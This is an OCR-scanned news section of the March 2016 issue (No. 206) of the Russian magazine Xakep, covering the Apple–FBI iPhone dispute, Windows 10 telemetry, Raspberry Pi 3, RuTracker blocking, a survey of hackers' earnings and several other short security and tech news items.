ХАКЕР




№206

КЛЮЧ ОТ ВСЕХ ДВЕРЕЙ

Как эксплуатировать ошибки СКУД в организациях и как от этого защититься

Cover Story





Флинн Таггарт
Пентестер



idkfa@real.xakep.ru
xakep.ru

Android на PC: тестим целый зоопарк эмуляторов Андроида для десктопа

Продвинутые XSS через BeEF: рулим пулом зараженных клиентов

Учимся у APT: перенимаем секреты мастерства у создателей мегамалвари

март 2016
№ 206

CONTENT

→

MEGANEWS


Мария «Mifrill» **Нефедова**
nefedova.maria@gameland.ru



БИТВА ТИТАНОВ

Противостояние, от исхода которого зависит очень и очень многое, развернулось между компанией Apple и американскими спецслужбами (при поддержке со стороны правительства США). Данный случай действительно обещает стать переломной точкой давнего спора правительства и индустрии.

Развитие ситуации было спровоцировано событиями 2 декабря 2015 года. В 11 часов утра в здание центра для людей с ограниченными возможностями города Сан-Бернардино ворвались Сайед Ризван Фарук и Ташфин Малик и открыли стрельбу по безоружным, убив четырнадцать человек и ранив больше двадцати. Спустя четыре часа сотрудники полиции обнаружили подозреваемых и в перестрелке убили обоих. В ходе расследования был найден iPhone 5c одного из нападавших.

16 февраля 2016 года калифорнийский суд обязал Apple оказать ФБР содействие в расследовании. От компании потребовали разблокировать iPhone 5c террориста Сеида Фарука, до этого неудачно заблокированный действиями самой полиции. Однако Apple отказалась исполнить предписание суда. Более того, Тим Кук обратился ко всем пользователям с открытым письмом, объяснив позицию компании и важность данной ситуации для всей индустрии в целом.

После ноябрьских терактов в Париже правительство США громче, чем прежде, заговорило, что end-to-end шифрование — это плохо, а компании стоит обязать оснащать свою продукцию бэкдорами для спецслужб. Компания Apple давно выступает категорически против такой политики и известна тем, что с гордостью заявляет: вскрыть шифрование устройств Apple и получить доступ к данным пользователей не могут даже сами специалисты Apple. Расследование стрельбы в Сан-Бернардино, которая унесла жизни шестнадцати человек и в итоге была признана терактом, стало для властей идеальной возможностью надавить на Apple и заставить компанию наконец прогнуться.

Открытое письмо главы Apple Тима Кука, а также прямой отказ компании исполнять предписание суда и содействовать ФБР во взломе iPhone террориста, спровоцировали в сети настоящий информационный шторм. Эдвард Сноуден назвал сложившуюся ситуацию «самым важным технологическим делом десятилетия». Представители индустрии в основном выступили на стороне компании Apple: практически сразу позицию Apple поддержал глава Google Сундар Пичаи, а основатель компании McAfee Джон Макафи вообще пообещал властям взломать этот злосчастный iPhone 5c, не создавая никаких бэкдоров. Руководитель Twitter Джек Дорси написал, что его компания разделяет позицию Тима Кука и Apple, а Facebook выпустила официальное заявление, которое гласит: «Мы продолжим агрессивно сопротивляться требованиям, согласно которым компании должны ослабить безопасность собственных систем. Данные требования могут создать страшный прецедент». В поддержку Apple высказался также и Павел Дуров во время своего выступления на Mobile World Congress 2016.

Есть разные мнения на счет того, идет ли в действительности речь о создании системы с бэкдором. Согласно копии оригинального ордера ФБР, нужен подписанный цифровым ключом Apple образ со специальным RAM-диском, который, загруженный на смартфоне через режим DFU, сделает следующее:

- отключит функцию сброса до заводских настроек после десяти неудачных попыток ввода PIN-кода;
- отключит задержку между попытками ввода PIN-кода;
- позволит пытаться ввести PIN-код программно, используя подключение по USB, Wi-Fi или Bluetooth.

И, хоть в ордере есть прямое указание, что образ должен работать только на конкретном смартфоне, Apple считает, что создание такого образа равносиль-

но созданию уязвимой системы. Попади он в руки посторонним, и о защите можно забыть.

Эту точку зрения разделяют не все: на стороне ФБР выступил Билл Гейтс. «Никто не говорил о бэкдоре. В данном случае государство запрашивает доступ к информации. Они не просят о каком-либо общем решении, они просят в данном конкретном случае, — объяснил Гейтс в интервью изданию Financial Times. — Все равно что запрашивать данные у телефонной компании».

Apple и все, кто высказался в ее поддержку, считают, что постановление суда о необходимости подобной разработки создаст опасный прецедент: ФБР сможет и дальше обязывать компании модифицировать свои продукты. Хуже того: если с таким требованием могут обратиться американские власти, то и в других странах тоже наверняка заинтересуются открывшейся возможностью.

29 февраля 2016 года на сторону Apple встал нью-йоркский суд: судья Джеймс Оренштейн постановил, что компания не обязана помогать правоохранительным органам разблокировать другой iPhone, фигурирующий в похожем деле, так как счел запрос спецслужб неконституционным. Поскольку в Америке действует прецедентное право, нью-йоркский суд, вероятно, помог фирме Apple в ее противостоянии, но с точки зрения закона мелкие нюансы могут сыграть решающую роль.



«Государство не может окончательно победить преступность, коррупцию или анонимность в сети. Перед ним стоит другая задача — низвести все это до минимально возможного уровня. Никто никогда не победит интернет-пиратов. Вопрос в том, 90 или 10 процентов пользователей скачивают нелегальные фильмы. То же самое можно сказать и про Tor с шифрованными мессенджерами».

Советник президента РФ по интернету **Герман Клименко** **в интервью «Ленте.ру»**



СВЕТ В КОНЦЕ ТОННЕЛЯ

Компания Microsoft в феврале направила маркетинговые усилия на исправление ситуации с Windows 10, заявив следующее: «Понаблюдав за реакцией, которую вызывал уровень раскрытия подробностей о содержимом обновлений для Windows 10, мы решили запустить новую систему, связывающую обновления и операционную систему. Сегодня мы запускаем новый сайт, который содержит историю обновлений для Windows 10. В этом центре будет сосредоточена информация о каждом обновлении, и он будет служить исторической справкой обо всех вышедших апдейтах».

В Microsoft создали специальную страницу, на которой можно увидеть историю обновлений и их подробный состав. Первые попавшие в список апдейты датированы 9 февраля 2016 года.

Также в начале месяца в Windows 10 независимыми экспертами были обнаружены необычные файлы, предположительно имеющими отношение к Project Astoria — мосту между Windows и Android. Эту технологию анонсировали в апреле 2015 года. С ее помощью предполагалось беспрепятственно запускать на смартфонах и планшетах под управлением Windows 10 Mobile приложения для Android . Загадка решилась в конце месяца, когда в Microsoft прояснили ситуацию. По заявлению представителей компании, планов развития проекта нет. Project Astoria был закрыт в пользу двух других интеграционных решений: проекта Windows Bridge (он же Project Islandwood), работающего в связке с iOS, и свежеприобретенного стартапа Xamarin, выпускающего фреймворк для кросс-платформенной разработки под iOS, Android и Windows.

И ещё одна новость о Windows 10, на этот раз точно печальная. Как выяснили исследователи, Windows 10 еще опаснее, чем казалось. Даже когда все функции мониторинга «выключены», Windows 10 выходит на связь более 5500 раз в день, устанавливая соединение с 113 разными IP-адресами. Около 4000 соединений и 51 IP-адрес из списка относятся к серверам Microsoft. Все соединения Windows с серверами Microsoft осуществляются через HTTPS, поэтому характер передаваемой информации определить невозможно. Стоит отметить, правда, что такое огромное количество попыток соединения вызвано именно отключением доступа к серверам, из-за чего система пытается передать информацию снова и снова. Впрочем, это тоже свидетельство не в пользу Windows 10.

Подлили масла в огонь и исследователи из компании FireEye, которые смогли использовать против самого себя тулкит EMET (Enhanced Mitigation Experience Toolkit). Он должен защищать пользователей Windows от малвари и эксплуатации багов, но на деле выяснилось, что с его помощью можно полностью отключить защиту системы. Исследователи отметили, что их метод значительно проще использовать, чем другие способы обхода или отключения EMET. Последние патчи, выпущенные Microsoft, вроде бы исправляют эту уязвимость. Во всяком случае, подтверждения или опровержения от команды FireEye еще не поступало.

2 000 000 000

Вредоносных приложений для Android установили пользователи

→ Исследователи из компании Proofpoint подсчитали, что мобильной малвари становится всё больше. Эксперты нашли в различных магазинах приложений более 12 000 программ для Android, похищающих данные, устанавливающих бэкдоры или иным образом вредящих зараженному устройству. Суммарно пользователи скачали и установили разную малварь более 2 миллиардов раз. Также компания отмечает, что различными вредоносными приложениями пользуются порядка 40% фирм из числа ее клиентов, работающих с устройствами Apple. При этом вредоносы поражают не только джейлбрейкнутые устройства.

$23 000

Предлагают хакеры сотрудникам Apple

→ Сотрудники европейской штаб-квартиры Apple, пожелавшие остаться неизвестными, рассказали изданию BusinessInsider, что служащих компании регулярно пытаются подкупить хакеры. «Вы удивитесь, узнав, сколько людей умудряется добраться до нас – рядовых сотрудников Apple, – рассказал аноним. – Нам постоянно приходят письма, в которых нам предлагают десятки тысяч евро за пароль, с помощью которого можно проникнуть в Apple». Другой сотрудник добавил, что он мог бы продать учетные данные своего Apple ID за $23 000 завтра же, хакеры действительно готовы заплатить такую сумму за внутренний доступ.




RASPBERRY PI 3 ПОСТУПИЛ В ПРОДАЖУ

Raspberry Pi Foundation отмечает четвертый день рождения своего одноплатного ПК. В честь этой даты компания выпустила третью версию Raspberry Pi. Руководитель проекта Эбен Аптон с гордостью пообещал, что цена миникомпьютера не изменится и по-прежнему будет составлять всего порядка $35.


Новая модель микрокомпьютера получила, пожалуй, важнейшее обновление за все время существования проекта: теперь в ней присутствует поддержка Wi-Fi (802.11n) и Bluetooth (4.1). Также в Raspberry Pi 3 установлен более мощный процессор — четырехъядерный 64-битный ARM Cortex-A53, который работает на тактовой частоте 1,2 ГГц. Сообщается, что в результате компьютер будет работать на 50% быстрее. Остальные характеристики не изменились: все тот же 1 Гб памяти, 4 порта USB, сорокаштырьковый GPIO, HDMI, microSD, 3,5-мм аудиоразъем и так далее.

ХАКЕРЫ ЗАРАБАТЫВАЮТ МЕНЬШЕ ИБ-ЭКСПЕРТОВ


→ Компании Palo Alto Networks и Ponemon Institute представили совместное исследование. Они провели опрос среди 304 анонимных black hat хакеров, чтобы выяснить, так ли выгодно быть киберпреступником в наши дни. Оказалось, что специалисты по информационной безопасности зарабатывают куда больше.




69% опрошенных блэкхэтов признались, что их основной мотив — это деньги



72% хакеров начинают свои атаки спонтанно, случайно обнаружив брешь в безопасности или 0-day уязвимость



69% киберпреступников готовы отступить, если компания дала им отпор



60% атакующих сворачивают операцию, если она не приносит результата более 40 часов

36% прекращают атаку уже спустя 20 часов

$1367 в среднем хакеры тратят на различные утилиты для атак

$115 770 Средняя годовая зарплата ИБ-специалиста составляет,

$28 744 тогда как средний годовой заработок хакера равен




ДАТА СМЕРТИ IPHONE

Дата 1 января 1970 года — непростая: это так называемое UNIX-время (или POSIX-время), которое является исходной точкой отсчета времени в UNIX и POSIX-совместимых ОС. Вероятно, именно поэтому изменение системного времени на эту дату создавало в iOS исключительную ситуацию, которая не была заложена в работу системы и мешала нормальному функционированию — вплоть до того, что не давала включить устройство.

Неприятный баг, который превращал устройства Apple в кучу неработающего железа, успел «убить» немало гаджетов с момента своего обнаружения 12 февраля. Компания Apple признала проблему и быстро выпустила обновление, которое, по счастью, возвращает устройства к жизни.





ОПЕРАЦИОНКА-ТРАНСФОРМЕР

Интересное решение предложили пользователям разработчики кастомной Android-прошивки под названием Maru OS. Новинка совмещает в себе Android 5.1 (Lollipop) и Debian Linux, позволяя превратить смартфон в полноценный десктоп, работающий на базе Debian.

В нормальном режиме смартфон будет работать как обычное устройство под управлением Android. Если же подключить гаджет к монитору, устройство автоматически распознает подключение и запустит Debian. Разработчики обещают, что переключение между ОС займет менее пяти секунд, причем системы функционируют раздельно: смартфон может отвечать на звонки, а состояние десктоп-сессии сохранится в фоновом режиме, если вдруг по какой-то причине монитор придется отключить.



ДНЕВНОЙ ДОЗОР, НОЧНОЙ ДОЗОР, РОСКОМНАДЗОР

10 февраля советник президента РФ по интернету Герман Клименко ответил на вопросы издания «Лента.ру» о борьбе с пиратством и трекерами, криптовалютах и end-to-end шифровании. Клименко подтвердил общеизвестный, но весьма прискорбный факт: наше правительство и интернет до сих пор живут в разных плоскостях, и к существованию сети чиновники до сих пор не привыкли. «Средний чиновник в этом плане если и не безграмотен, то не очень понимает, в чем суть работы интернет-отрасли. Поэтому у нас регулярно рождаются странные зако-

нодательные инициативы, связанные с интернетом. И я искренне надеюсь, что нам удастся решить этот вопрос года за три-четыре», — успокоил Клименко.

Вопросы о Telegram в частности и защищенных мессенджерах в целом преследуют советника президента везде. Само право на частную переписку Клименко не оспаривает, однако он уверен, что разработчики защищенных средств связи всё-таки должны сотрудничать с правоохранительными органами: «Действующие сегодня законы возникли не из воздуха. У современной государственной системы давняя история, и правовые аспекты тоже развивались со временем. Многое из того, о чем мы спорим сегодня, — право доступа к переписке, проведение обысков, вторжение в частную жизнь, — обсуждалось еще в Римской империи».

Говоря о вопросах шифрования, Клименко пояснил, что запрещать его (пока) никто не собирается, но государство определенно заметило данную «проблему» и стало о ней задумываться. Говоря о Tor и других средствах шифрования, советник высказал позицию, которую кратко можно обозначить как «с глаз долой — из сердца вон». Если нельзя устранить проблему, ее можно убрать на задний план и минимизировать: «Государство не может окончательно победить преступность, коррупцию или анонимность в сети. Перед ним стоит другая задача — низвести все это до минимально возможного уровня. Никто никогда не победит интернет-пиратов. Вопрос в том, 90 или 10 процентов пользователей скачивают нелегальные фильмы. То же самое можно сказать и про Tor».

Затронула беседа и тему криптовалют, которые базируются на технологии blockchain. Советник президента пояснил, что пока что «государства осторожничают — ведь никто не может просчитать последствия внедрения blockchain. Я думаю, с технологией сейчас будут много экспериментировать и пробовать применить ее в разных сферах экономики. Например, в биржевой торговле. Хотя сразу ввести blockchain — это перейти в принципиально другую реальность. И я даже не говорю про банковскую систему или финансы. Речь о поведении людей. Когда у каждого условного рубля появится своя меточка, то будет даже непонятно, чем дать взятку. Только представьте себе такое!»

Отношение к пиратам у официального государственного ведомства, Роскомнадзора, пока что действительно довольно мягкое. Хотя в декабре-январе аудитория Рунета и наблюдала серьезную по накалу борьбу правообладателей с торрент-трекером RuTracker (закончившуюся блокировкой последнего), но к различным анонимайзерам и прочим средствам обхода блокировок, позволяющим беспрепятственно посещать «заблокированный» RuTracker и другие сайты, Роскомнадзор относится спокойно. В эфире телеканала «Россия 24» пресс-секретарь ведомства Вадим Ампелонский заявил: «Я считаю, что смысла блокировать их нет. Во-первых, эти средства анонимизации и шифрования трафика имеют широкую сферу полезного применения. Во-вторых,

несложно создать на замену заблокированным программам новые. Это будет бесконечная гонка, игра в прятки, в которую мы как государственный орган ввязываться не хотим».

Вместо серьезных технологий, таких как Tor и blockchain, ведомство пока что задумалось о более открытых и доступных: например, о регуляции онлайновых игр. На эту напасть Роскомнадзор обратил внимание после парижских террористических атак: «В Париже террористы организовывали свои коммуникации не только посредством шифрованных мессенджеров, но и, насколько я знаю, через PlayStation 4, где невозможно определить, относятся ли призывы стрелять и убивать к событиям виртуальной игры или реальной террористической атаки», — заявил глава Роскомнадзора Александр Жаров. Позже оказалось, что журналисты ошиблись: о том, что террористы использовали PS4, сообщало издание Forbes, ссылаясь на слова министра внутренних дел Бельгии Жана Жамбона, который, как оказалось, не связывал проблемы приставок с терактами. Однако потенциальная опасность такого рода уже пробудила интерес Роскомнадзора.

«Я считаю, что нас заблокировали не для того, чтобы наказать виновных, а чтобы ограничить как конкурентов. Если в ближайшее время будет принят закон, запрещающий обход блокировок, тогда я изменю свое мнение — это правда будет похоже на тотальную зачистку российского интернета. Если не примут, то наша блокировка — это бизнес. Среди наших конкурентов — те же владельцы онлайн-кинотеатров. Например, сервисы Megogo.net, Ivi.ru. То есть те, кто предоставляет доступ к материалам, но покрыт рекламой сверху донизу. Мы тоже показываем рекламу, но не встраиваем ее в произведения».

Администратор RuTracker, представившийся **Сергеем**, **в интервью изданию «Медуза»**



44 РОНИНА

Всем, кто полагает, что российские меры по борьбе с пиратством — это «слишком», стоит обратить внимание на происходящее в Японии. В период с 16 по 18 февраля в 29 префектурах Японии прошли массовые задержания сетевых пиратов. Суммарно были арестованы 44 человека, которым теперь грозит тюремный срок до десяти лет лишения свободы.

Дело в том, что с 2012 года в Стране восходящего солнца преступлением считается не только публикация защищенного авторским правом контента в сети, но и простое его скачивание. Официальное сообщение полиции гласит, что все задержанные обвиняются в нелегальном скачивании и распространении фильмов, музыки, аниме, манги или программного обеспечения. Почти все задержанные использовали для загрузки нелегального контента P2P-приложения.

100+


Новых доменов приготовил RuTracker

→ RuTracker уже получил две пожизненных блокировки, но ситуация вокруг ресурса по-прежнему остается неспокойной. Правообладатели всерьез размышляют о возможности разделегирования домена rutracker.org, а также о последующей блокировке всех зеркал сайта. Хотя пока Мосгорсуд отказался блокировать зеркала трекера, заявив, что это создало бы «правовую неопределенность», администрация ресурса сообщает, что готова и к такому повороту событий. «Мы подготовили более 100 зеркал в доменных зонах различных юрисдикций и наименований», — сообщили представители администрации трекера изданию «Известия».

86%

Угроз можно нейтрализовать, отказавшись от админских прав в Windows

→ Специалисты компании Avecto представили ежегодный отчет об уязвимостях в продуктах компании Microsoft. Новое исследование показало, что банальное отключение прав администратора в Windows позволит избежать большинства проблем. Так, если админские права отключены, 82% багов Microsoft Office станут неактуальными; 82% уязвимостей, найденных в Windows 10, перестанут быть таковыми; бесполезными окажутся 99,5% угроз для Internet Explorer; а также вообще перестанут работать 85% уязвимостей, открывающих возможность удаленного исполнения произвольного кода. В целом отключение прав администратора сделает невозможной эксплуатацию 63% всех багов продукции Microsoft.



У ВАС ЭЛЕКТРОНЫ ПРОСАЧИВАЮТСЯ!

Еще в 2014 году была разработана техника перехвата криптографических ключей путем измерения электрического потенциала на корпусе ноутбука во время расшифровки. В 2015 году та же группа исследователей усовершенствовала свою методику: теперь атака позволяет извлечь криптографический ключ, анализируя паттерн использования памяти или электромагнитного сигнала, который компьютер излучает во время работы. Иметь доступ к корпусу ноутбука больше не обязательно.

Сначала исследователи направили на ноутбук специальный шифротекст, а когда машина принялась его обрабатывать, замерили «просачивание» электромагнитных волн (electromagnetic leakage). Это действие потребовалось повторить 66 раз, но каждая итерация заняла всего около 0,05 сек. — то есть на все 66 ушло 3,3 секунды.

С подробным докладом группа выступила на конференции RSA 3 марта 2016 года.

ЧТО ПРОИСХОДИТ С ЛИЧНЫМИ ДАННЫМИ ПОСЛЕ ВЗЛОМА: ЭКСПЕРИМЕНТ КОМПАНИИ BITGLASS

